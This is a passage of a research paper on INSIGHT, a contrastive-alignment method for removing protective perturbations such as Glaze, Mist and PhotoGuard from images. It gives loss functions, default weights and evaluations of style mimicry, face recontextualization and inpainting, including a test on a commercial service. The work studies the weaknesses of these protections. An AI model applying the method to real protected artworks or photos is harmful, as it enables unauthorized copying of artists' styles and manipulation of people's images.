Before starting the optimization, we need to define a way to confine the search space so that the final result is still visually similar to $x_{\text{protected}}$. This requirement is because of the invisible property of the added protective noises. Many existing works bound the perturbation in the pixel space by up to 16/255 [14, 35] or even only 4/255 [53]. This bound is not sufficient for removing the protective noises. Figure 10 shows the two pairs of a clean *training* image and the corresponding Glaze-protected one. We list the ℓ_∞ and ℓ_{LPIPS} distances between them. The ℓ_∞ of the first pair is 141/255. This bound is too large to constrain meaningful optimization in the pixel space. Because LPIPS is based on the distance between the internal features of a pre-trained network and has been shown to best match human perception, we choose to use it to constrain the visual change. More specifically, we add a regularization term during the optimization:

$$L_{\text{bound}} = \max(\ell_{\text{LPIPS}}(x_{\text{protected}} + \delta, x_{\text{protected}}) - \Delta, 0) \quad (3)$$

where Δ denotes the bound. If the optimization stays within the Δ distance, it's 0 and adds no penalty. Otherwise, this loss penalizes the overlarge visual difference. We use the same budget 0.1 as in the literature [3].

5.3 UNet Contrastive Alignment

Note that although the photo usually cannot completely corrupt the protective noises, it must lose some of it. As such, it can be used as a guidance for the direction of optimization, instead of the ground truth. As existing work shows the diffusion space (i.e., UNet component) corresponds to the generation of the semantic content [14, 15], we propose to use the contrastive alignment in the UNet component to pull the x_{aligned} (i.e., $x_{\text{protected}} + \delta$) in the same direction of x_{visual} and push it in the opposite direction of $x_{\text{protected}}$. More specifically, at the t-th step, we want the transition of $z^t_{\text{aligned}} \to z^{t-1}_{\text{aligned}}$ to be similar to $z^t_{\text{visual}} \to z^{t-1}_{\text{visual}}$ and different from $z^t_{\text{protected}} \to z^{t-1}_{\text{protected}}$. Similar to how the DM training loss is derived, we can encode the contrastive alignment as follows:

$$\min_\delta \|M_\theta(z^t_{\text{aligned}}, c, t) - M_\theta(z^t_{\text{visual}}, c, t)\|_2^2 \quad (4)$$

$$\max_\delta \|M_\theta(z^t_{\text{aligned}}, c, t) - M_\theta(z^t_{\text{protected}}, c, t)\|_2^2 \quad (5)$$

which can be combined into a loss:

$$L_{\text{UNet}} = \|M_\theta(z^t_{\text{aligned}}, c, t) - M_\theta(z^t_{\text{visual}}, c, t)\|_2^2 \quad (6)$$

$$- \|M_\theta(z^t_{\text{aligned}}, c, t) - M_\theta(z^t_{\text{protected}}, c, t)\|_2^2 . \quad (7)$$

The image aligned with UNet contrastive loss is shown in the third column of the first row in Figure 9. This is still visually similar to the protected image because of the visual bound. After attackers fine-tune an SD model using these aligned images, they use it to generate images with a similar painting style. The third image of the second row shows the generated results. As expected, more semantic contents are restored, and we can see the trees, the river, and the statue in a clearer way. However, the textural "MIST" pattern has not been thoroughly removed. That is, the optimized result is a local optimum (i.e., an image with protective noises partially removed) instead of the global optimum. The root cause is that the guidance is only directional instead of pointy. As such, protective noises cannot be completely removed in training images and the leftover is still picked up during the training.

5.4 VAE Contrastive Alignment

The previous UNet alignment mainly covers the UNet component, while the textural pattern is usually injected via the VAE component and the resulting divergence will produce the watermark-like patterns [14, 49, 53]. More specifically, the textural protection effect is achieved by pulling the encoded feature of $x_{\text{protected}}$ to that of x_{target} by minimizing the distance between them: $\|\mathcal{E}(x_{\text{protected}}) - \mathcal{E}(x_{\text{target}})\|_2^2$. To counteract this, we propose to use the contrastive alignment in the textural space (the VAE component) to pull the $\mathcal{E}(x_{\text{aligned}})$ in the same direction of $\mathcal{E}(x_{\text{visual}})$ and push it in the opposite direction of $\mathcal{E}(x_{\text{protected}})$. Similar to the UNet contrastive alignment, our goal is:

$$\min_\delta \|\mathcal{E}(x_{\text{aligned}}) - \mathcal{E}(x_{\text{visual}})\|_2^2 \quad (8)$$

$$\max_\delta \|\mathcal{E}(x_{\text{aligned}}) - \mathcal{E}(x_{\text{protected}})\|_2^2 \quad (9)$$



Figure 11: The effect of the reconstruction loss. The first row shows the reconstructed images for the training ones in the second row. The third row shows the generated data.

which can be combined into a loss:

$$L_{\text{VAE}} = \|\mathcal{E}(x_{\text{aligned}}) - \mathcal{E}(x_{\text{visual}})\|_2^2 \tag{10}$$

$$-\|\mathcal{E}(x_{\text{aligned}}) - \mathcal{E}(x_{\text{protected}})\|_2^2 . \tag{11}$$

An example of images aligned with both UNet and VAE contrastive loss is displayed in the rightmost column of the first row in Figure 9. The attackers use these aligned images to fine-tune an SD model to generate style mimics. A generated sample is shown by the fourth image of the second row in Figure 9. Now, the bridge and the statue are clearly painted without the "MIST" pattern covering the painting. The UNet alignment guides the optimization in the semantic dimension and the VAE alignment does in the textural dimension. Therefore we need both of them to fully align the final image toward the goal.

5.5 Reconstructive Alignment

The previous two constraints are defined in the latent space. The last element in our framework is reconstruction loss defined in the pixel space. This loss constrains the consistency between the aligned image and the image reconstructed through VAE. The intuition is a clean image should be close to its reconstruction, that is, $x_{\text{clean}} \approx \mathcal{D}(\mathcal{E}(x_{\text{clean}}))$. For a protected image, the reconstruction differs a lot, that is, $x_{\text{protected}} \not\approx \mathcal{D}(\mathcal{E}(x_{\text{protected}}))$. This is reflected by the first two columns of the first two rows in Figure 11. For the clean painting of an animal and a person, its reconstruction is almost the same as itself. However, for the Glaze-protected image, its reconstruction becomes two cubistic faces (highlighted by green circles). By zooming in, we can see the animal becomes a face and the upper body of the person forms the other face. The attackers use the training images in the second row to fine-tune an SD model and generate images in the third row. The model fine-tuned on clean images generates natural paintings, while the one fine-tuned on Glaze-protected images generates images in a different Cubism style.

It's empirically observed that this reconstruction loss has two benefits. First, the purified training image with the extra reconstruction loss is less noisy. It's reflected by comparing the rightmost two images of the second row in Figure 11. If we compare the two images with the corresponding reconstruction, we can see the one purified with the reconstruction loss is indeed more similar to its reconstruction. Second, it can improve the quantitative metrics of the generated images. The attackers train two SD models on purified images with and without the reconstruction loss. Although the images generated by the two models have little visual difference in terms of the painting style and quality, the former gives the higher quantitative performance such as the classification accuracy of the style.

Since our goal is to minimize the difference between the purified image x_{aligned} and its reconstruction, the loss is defined as follows:

$$L_{\text{reconst.}} = \|\mathcal{D}(\mathcal{E}(x_{\text{aligned}})) - x_{\text{aligned}}\|_2^2 . \tag{12}$$

The complete optimization objective of our framework is:

$$L_{\text{INSIGHT}} = \lambda_1 \cdot L_{\text{bound}} + \lambda_2 \cdot L_{\text{UNet}} + \lambda_3 \cdot L_{\text{VAE}} + \lambda_4 \cdot L_{\text{reconst.}}, \tag{13}$$

where λ's adjust the strength of each loss element. By default, we set them as $\lambda_{\text{bound}} = 0.1$, $\lambda_{\text{UNet}} = 0.1$, $\lambda_{\text{VAE}} = 0.1$, $\lambda_{\text{reconst.}} = 1$.

6 Evaluation

6.1 Experimental Setup

We implemented our optimization framework in PyTorch [22]. We evaluate our approach against 10 existing protection methods and reveal their vulnerability. Our experiments run on a server with Intel Xeon Silver 4214 2.20GHz 12-core CPUs with 256 GB RAM and 8 NVIDIA Quadro RTX 6000 GPUs.

Datasets and Models. We evaluate INSIGHT on three different datasets WikiArt [31], CelebA-HQ [10], and Helen [11], following the literature [3, 14, 15, 36, 44, 49, 53]. The WikiArt dataset contains 42k+ artworks from 129 artists. Each artwork is categorized into a genre (e.g., Cubism, Impressionism). We filter out artists whose paintings can be not well classified (i.e., classification accuracy $< 80\%$) by a CLIP genre classifier [24] as the existing work [3, 36]. We then randomly select 7 artists for evaluation on style mimicry. The CelebA-HQ dataset contains 30k celebrity images. We use the same strategy as Anti-DreamBooth [44] and randomly select 10 identities with 12 images for each individual for evaluation on subject recontextualization. The Helen dataset contains 2k+

images from Flickr. Each image comes with a mask annotating the face area. We randomly select 48 pairs of images and prompts for evaluation on image manipulation. We use the same Stable Diffusion models [26] with resolution 512×512 as existing protections and countermeasures.

Generation Methods. For style mimicry and subject recontextualization, we mainly use Dreambooth. For image misuse, we use mask-based inpainting.

Protection Methods. We evaluate our approach against Glaze, AdvDM±, Mist, ITA, SDS±, Anti-DreamBooth and SDST for style mimicry, Anti-DreamBooth for subject contextualization, PhotoGuard for image manipulation. For each protection, we use its official implementation.

Baselines. As we have introduced in Section 4, we compare our approach against four baselines: JPEG compression, Gaussian noise, Crop+resize, and Impress. For the first three baselines, we use the same settings as existing works [3, 14, 53]. For Impress, we use the official implementation.

Evaluation Metrics. We use similar metrics as existing works [3, 14, 32, 36, 44, 53]. For style mimicry, we use Clip Accuracy [3, 24, 36] and Diffusion Accuracy [3, 12][5]. For the other two attacks, we use image quality metrics including Peak Signal to Noise Ratio (PSNR), Structural Similarity Index Measure (SSIM) [47], Feature Similarity Index Metric (FSIM) [50], Visual Information Fidelity (VIFp) [37], Blind/Referenceless Image Spatial Quality Evaluator (BRISQUE) [18], and LPIPS [51]. In our scenario, for all metrics except the last two, it's the higher the better.

Clip Accuracy. A pre-trained CLIP model is used to classify the genre of a given painting. A clip model measures the text-image similarity. Given a painting, the CLIP model computes its similarity to a set of pre-defined genres and returns the most similar one.

Diffusion Accuracy. Given a painting and a potential genre, it uses the genre as the text condition and computes the reconstruction error for the painting with a Stable Diffusion model. From the set of pre-defined genres, it chooses the one with the smallest error as the label.

Image Quality Metrics. PSNR quantifies the ratio between the maximum possible signal power and the power of corrupting noise. SSIM calculates the structural similarity between two images. FSIM measures the feature similarity of two images. VIFp measures the quality of an image based on the premise of information fidelity. BRISQUE is a no-reference image quality measurement for individual images.

Anonymous Human Study. Because the audience of artworks is human, it's necessary to conduct human studies to evaluate whether our approach outperforms baselines. Figure 12 shows a question sample for style mimicry. We provide

[5]We mainly report Clip Accuracy because it's very time-consuming to compute Diffusion Accuracy. For one artist with one protection and one baseline, it needs about 30 minutes. Results for Diffusion Accuracy can be found in Appendix A.



Figure 12: A human study example for style mimicry.

the user with the image generated from a model trained on clean data as (A) and images as (B) or (C) generated from a model trained on images processed by ours or a baseline. We ask the user which of (B) and (C) has a more similar painting style (e.g., brushstrokes, color schemes, etc.) as the painting (A). Question examples for subject recontextualization and image manipulation can be found in our online material [21]. Our human study focuses on Crop+resize and Impress because the former is the strongest transformation-based method while the latter is the SOTA DM-based method. For the comparison between one baseline and ours on each protection, we provide a questionnaire including 6 different multiple-choice questions. For each questionnaire, we collect the answers from 4+ users.

GPT4-based Study. We also utilize GPT4-Vision to simulate the above human study because this large multimodal model can understand images and text and has shown astonishing performance in many tasks. We ask GPT4-Vision to answer two types of questions. The first one is the relative comparison similar to those used in our human study. The second one is the pair-wise style similarity between the image generated in the clean setting and the image generated in a baseline setting or ours. We use a 5-level scale where 1 means "completely different" and 5 means "identical". Detailed setup is explained in Appendix B.

6.2 Results on Style Mimicry

For experiments on style mimicry, we fine-tune Stable Diffusion models separately on clean data, protected data, protected data transformed by JPEG compression, Gaussian noise, or Crop+resize, protected data purified by Impress or ours. We then use the models to generate images and calculate the Clip accuracy on each set.

Overall Results. Figure 13 shows the average Clip accuracy of different settings. The x-axis denotes different protection methods except that the first "Average" group shows the average result over all protection methods. The y-axis shows the Clip accuracy. The red dashed line means the average Clip accuracy in the clean setting is about 90%. The blue bars show the accuracy of protections. On average the protection can decrease the accuracy from 90% to 35% and Mist



Figure 13: Clip Accuracy for images generated in different settings. The protections intend to reduce it while baselines and ours try to improve it. The red dashed line shows that the unprotected setting has an accuracy of 90%.

Figure 14: Examples of existing countermeasures for the protection method SDST-. Each row shows synthetic samples generated by the Stable Diffusion model using the same prompt. Each column denotes a different setting.

exhibits the strongest effect on decreasing it to below 10%. Among the three transformation-based methods, Crop+resize indeed is very effective in diminishing the protection. It improves the average accuracy from 35% to 59% much more than JPEG and Gaussian. As for Impress, although its average performance is slightly lower than Crop+resize, it outperforms Crop+resize by a lot of margin on Glaze, AdvDM− and SDS−. Especially on Glaze, Impress almost doubles the accuracy of the Glaze-protected one, consistent with its reported performance [3]. When trained on images purified by our approach, the Clip accuracy of the generated images gets improved by about 138%. It almost completely removes the protection effect of Glaze, AdvDM−, and ITA. On Mist-protect images, the accuracy restored by our approach is about 7.3x of Impress's and 2.5x of Crop+resize's. All these results show our approach outperforms existing baselines. Figure 14 visualizes some results. Each row shows the *generated* images by Stable Diffusion models fine-tuned on different settings. Among all the countermeasures, ours leads to the best mimicry. More visualized results are in Appendix D.



Figure 15: Human study results.

Results of Human and GPT4-based Studies. Figure 15 shows a radar chart of our human study results. Each spoke means a protection method and the length denotes how many users prefer ours to the baseline (Crop+resize in light red and Impress in light purple). A length larger than 50% means they consider ours to be better. For example, on ITA-protected



Figure 16: GPT4-Vision study results.



Figure 17: Clip accuracy for different genres.

images, 100% users prefer ours to Impress and 84% prefer ours to Crop+resize. Figure 16 shows the preferences of the GPT4-Vision model. On average, it prefers ours to Impress in about 94.2% cases. Table 3 shows the pair-wise similarity results. A score $\geqslant 3$ means GPT4-Vision considers the two images to have a similar style. Ours achieves the highest average score of 3.5 while baselines' are lower than 3.

Results on Different Genres. Figure 17 shows the results grouped by different genres averaged over different protections. The x-axis denotes four different genres: Post Impressionism, Art Nouveau Modern, Impressionism, and Northern Renaissance. The gray bar denotes the clean accuracy while bars in other colors mean the same settings as Figure 13. Among the four genres, we can see existing protections perform best for Post Impressionism. Crop+resize removes the protections more on Post Impressionism and Northern Renaissance than the other two genres. Impress has a better effect on Impressionism than other genres. Our approach outperforms baselines in all genres and is slightly more effective in Northern Renaissance than other genres.

6.3 Results on Subject Recontextualization

Table 4 list image quality metrics in subject recontextualization. For FSIM/SSIM/PSNR/VIFp/LPIPS, we compute the

Table 3: Pair-wise similarity results via GPT4-Vision.

Method	Avg.	Glaze	Mist	AdvDM+/-	SDS+/-	SDST-	AntiDB	ITA
Crop&re.	2.6	3.3	2.7	2.0/2.3	2.2/2.3	2.3	3.0	3.0
Impress	2.3	**4.2**	1.7	2.0/2.0	2.0/2.3	1.8	2.3	2.7
Ours	**3.5**	**4.2**	**3.5**	**3.5/3.5**	**3.3/3.2**	**3.0**	**4.5**	**3.2**

Table 4: Subject recontextualization performances.

Metric	Protected	Countermeasures				
		JPEG	Gaussian	Crop&re.	Impress	Ours
FSIM ↑	0.5374	0.5501	0.5384	0.5500	0.5479	**0.5509**
SSIM ↑	0.1403	0.1614	0.1392	0.1615	0.1485	**0.1781**
PSNR ↑	7.7697	7.7489	7.7602	8.0172	8.0166	**8.0453**
VIFp ↑	0.0154	**0.0196**	0.0156	0.0173	0.0151	0.0160
BRIS. ↓	19.3056	23.4289	19.5316	26.4428	20.2725	**18.9324**
LPIPS ↓	0.7567	0.7466	0.7560	**0.7343**	0.7459	0.7429

average pair-wise scores between a set of images generated with clean training data and those with protected or purified ones. A larger value means the generated images are similar to those in the unprotected setting. For BRISQUE, we compute the average score directly on the generated images in each setting. A smaller value means a better image quality. Our approach achieves the best scores except for VIFp (the third best) and LPIPS (the second best) where ours still outperforms the SOTA DM-based Impress. Visualized results can be found in our online material [21].

6.4 Results on Image Manipulation

Table 5 presents the quantitative results. We compute the image quality metrics FSIM/SSIM/PSNR/VIFp/LPIPS between the image manipulated from the clean one and that from the other setting (i.e., either protected or purified). A larger value means the image is more similar to its clean counterpart. Our approach achieves the best scores on FSIM/PSNR/VIFp/LPIPS and the second best on SSIM. This means the image edited from our aligned image is more similar to the clean version than the baselines. The effectiveness of simple transformations against PhotoGuard is consistent with existing papers [3, 32, 33]. We also report the BRISQUE. A smaller BRISQUE value means a better image quality. Thus, images generated using our purified data have better quality. Figure 18 visualizes some manipulated images.

6.5 Results on the Commercial Service

Scenario [34] is a commercial service on generative AI. Users can upload a set of paintings and build a diffusion model to generate new paintings in the same style (i.e., style mimicry). We upload Mist-protected images and the corresponding images purified by our methods to obtain two diffusion models.



Figure 18: Examples of existing countermeasures for protection against image manipulation.

Table 5: Image manipulation performances.

Metric	Protected	Countermeasures				
		JPEG	Gaussian	Crop&re.	Impress	Ours
FSIM ↑	0.6879	0.7554	0.6879	0.6605	0.7422	**0.7576**
SSIM ↑	0.5086	**0.6098**	0.5086	0.3503	0.5610	0.6070
PSNR ↑	14.1296	16.4045	14.1296	12.8204	15.7630	**16.4084**
VIFp ↑	0.1811	0.2055	0.1811	0.0846	0.1677	**0.2104**
BRIS. ↓	5.8796	21.4199	5.8796	11.1179	3.9056	**2.8570**
LPIPS ↓	0.5645	0.5075	0.5645	0.5970	0.5113	**0.4832**

We then generate new images using the two models. Figure 19 shows the results. The first row shows the images generated on the model trained on Mist-protected images are meaningless. The result in the second row demonstrates our approach can remove the protection.

6.6 Other Experiments

Because of the space limit, we put other experimental results in the appendix. Appendix C studies the adaptive protections where the defenders know our countermeasure. The effect of different fine-tuning strategies, the ablation study of our approach, our performance against GAN-based methods, and the overhead are presented in our online material [21].

7 Related Work

Diffusion Models for Image Generation Diffusion models [7, 26, 41–43] have made notable advances in image synthesis, including unconditional image generation [20, 40], text-to-image synthesis [27, 30, 38], image-to-image translation and editing [13, 29, 46, 48, 52], image impainting [2, 16] and editing [1, 17]. Many techniques have been proposed to personalize (i.e., fine-tune) LDMs to generate desired images [8, 19, 28].



Figure 19: Mist results on the Scenario commercial service .

Protections and Countermeasures. Lots of methods have been proposed to utilize invisible perturbation to protect the images from unauthorized use [14, 15, 32, 36, 44, 49, 53]. Researchers have devised countermeasures and reported PhotoGuard and Glaze are not very robust [3, 33]. We observed that they cannot break other protections, which may provide a fake sense of safety. We design a stronger countermeasure to reveal the vulnerability of all existing protections.

8 Conclusion

Diffusion models, notable for their high-quality image generation and editing capabilities, have changed the way to create digital artwork. However, their potential for unauthorized or harmful image generation raises significant concerns. To address this, researchers have devised various image protection techniques based on invisible perturbations to prevent diffusion models from learning useful features from the protected images. This paper demonstrates that attackers can circumvent such protections by employing semantic and textual contrastive alignment with visual references, such as photos. Our experiments reveal that our method, INSIGHT, outperforms basic countermeasures like Crop+resize and the state-of-the-art DM-based method Impress.

Appendix

A Diffusion Accuracy

Because computing Diffusion accuracy is very time-consuming, here we only display the results of different countermeasures against Glaze in Figure 20 and show the comparison is similar to Clip Accuracy and ours is still the best.



Figure 20: Diffusion accuracy on Glaze.

B Setup for GPT4-based Study

Figure 21 shows an example of our GPT4-based study. The left part lists the instructions and three images we provided for the GPT4-Vision model. In this case, the first image is generated from a model trained on unprotected paintings while the second and third images are generated from a model trained on images purified by ours and Crop+resize respectively. The right part presents its output. It considers the second image (ours) to have the same style as the first image. It also provides a step-by-step analysis. We highlight some sentences we think are the key reasons for this decision. In particular, it correctly infers "The second painting's style seems to share the *Post-Impressionist* traits evident in the first painting". For the example of the pair-wise comparison, please refer to our online material [21].



Figure 21: Example of our GPT4-based study.

Table 6: INSIGHT remains effective in purifying adaptive protections in the style mimicry scenario.

Artist	Adaptive protection		Ours purification	
	Clip Acc	Diffusion Acc	Clip Acc	Diffusion Acc
Vincent	66%	56%	89%	98%
Raphael	78%	83%	85%	97%

Table 7: INSIGHT remains effective in purifying adaptive protections under the image manipulation setting.

	FSIM ↑	SSIM ↑	PSNR ↑	VIFp ↑	BRIS. ↓
Protection	0.6476	0.4750	12.8395	0.1724	5.1325
Ours	0.7329	0.5674	15.0186	0.1869	1.5990

C Adaptive Protection

In this section, we aim to demonstrate the robustness of our purification method against adaptive protection. We hypothesize that attackers attempting to bypass our purification must contend with several regularization terms imposed by our proposed losses.

Firstly, the perturbations introduced by attackers must be subtle enough that the perceptual similarity (as measured by LPIPS) between the protected and original images remains within a threshold. Secondly, images generated from the protected versions should exhibit a close resemblance to those produced using visual references, indicating that perturbations must preserve the efficacy within the visual references throughout the diffusion process. Thirdly, the latent features of the protected image align with those of the visual reference (i.e., the reference's effectiveness mirrors that of the protected image), while simultaneously presenting sufficient distinction from the original image. Lastly, the protected images should be capable of reconstruction after the diffusion process.

Take Mist as an example, now the attacker's optimization goal becomes:

$$\begin{aligned}\delta^* = \underset{\delta}{\operatorname{argmin}} & -w\mathbb{E}_{x_{\text{protected}}}\mathcal{L}_{DM}(x_{\text{protected}},\theta) \\ & + \left\|\mathcal{E}(x_{\text{target}}) - \mathcal{E}(x+\delta)\right\|_2 \\ & + \lambda_1 \cdot \max(\mathcal{L}_{\text{LPIPS}}(x+\delta,x) - \Delta, 0) \\ & + \lambda_2 \cdot \left\|M_\theta(z^t_{x+\delta},c,t) - M_\theta(z^t_{x_{\text{visual}}},c,t)\right\|_2, \\ & + \lambda_3 \cdot (\|\mathcal{E}(x+\delta) - \mathcal{E}(x_{\text{visual}})\|_2 - \|\mathcal{E}(x+\delta) - \mathcal{E}(x)\|_2) \\ & + \lambda_4 \cdot \|\mathcal{D}(\mathcal{E}(x+\delta)) - x + \delta\|_2^2\end{aligned} \tag{14}$$

Since it is challenging to create a visual reference, e.g., a photo, in every optimization step, we add Gaussian noise to the original image as the surrogate visual reference. Following Mist, we adopt the kernel size 1×1 and sigma 8×8.

In our experimental setup, we operate under the strong assumption that attackers have full knowledge of our hyperparameters. Table 6 shows the results of the adaptive protection of Glaze on Vincent van Gogh and Raphael Kirchner's works.

We also examine the adaptive protection under the single image manipulation setting using PhotoGuard. The results are shown in Table 7, suggesting the efficacy of INSIGHT against PhotoGuard's adaptive protection.

We can therefore conclude INSIGHT remain effective in purifying adaptive protections.

D More Visualized Results

Figures 22 and 23 present more visualized results for different protections. More results are in our online material [21].

Abstract

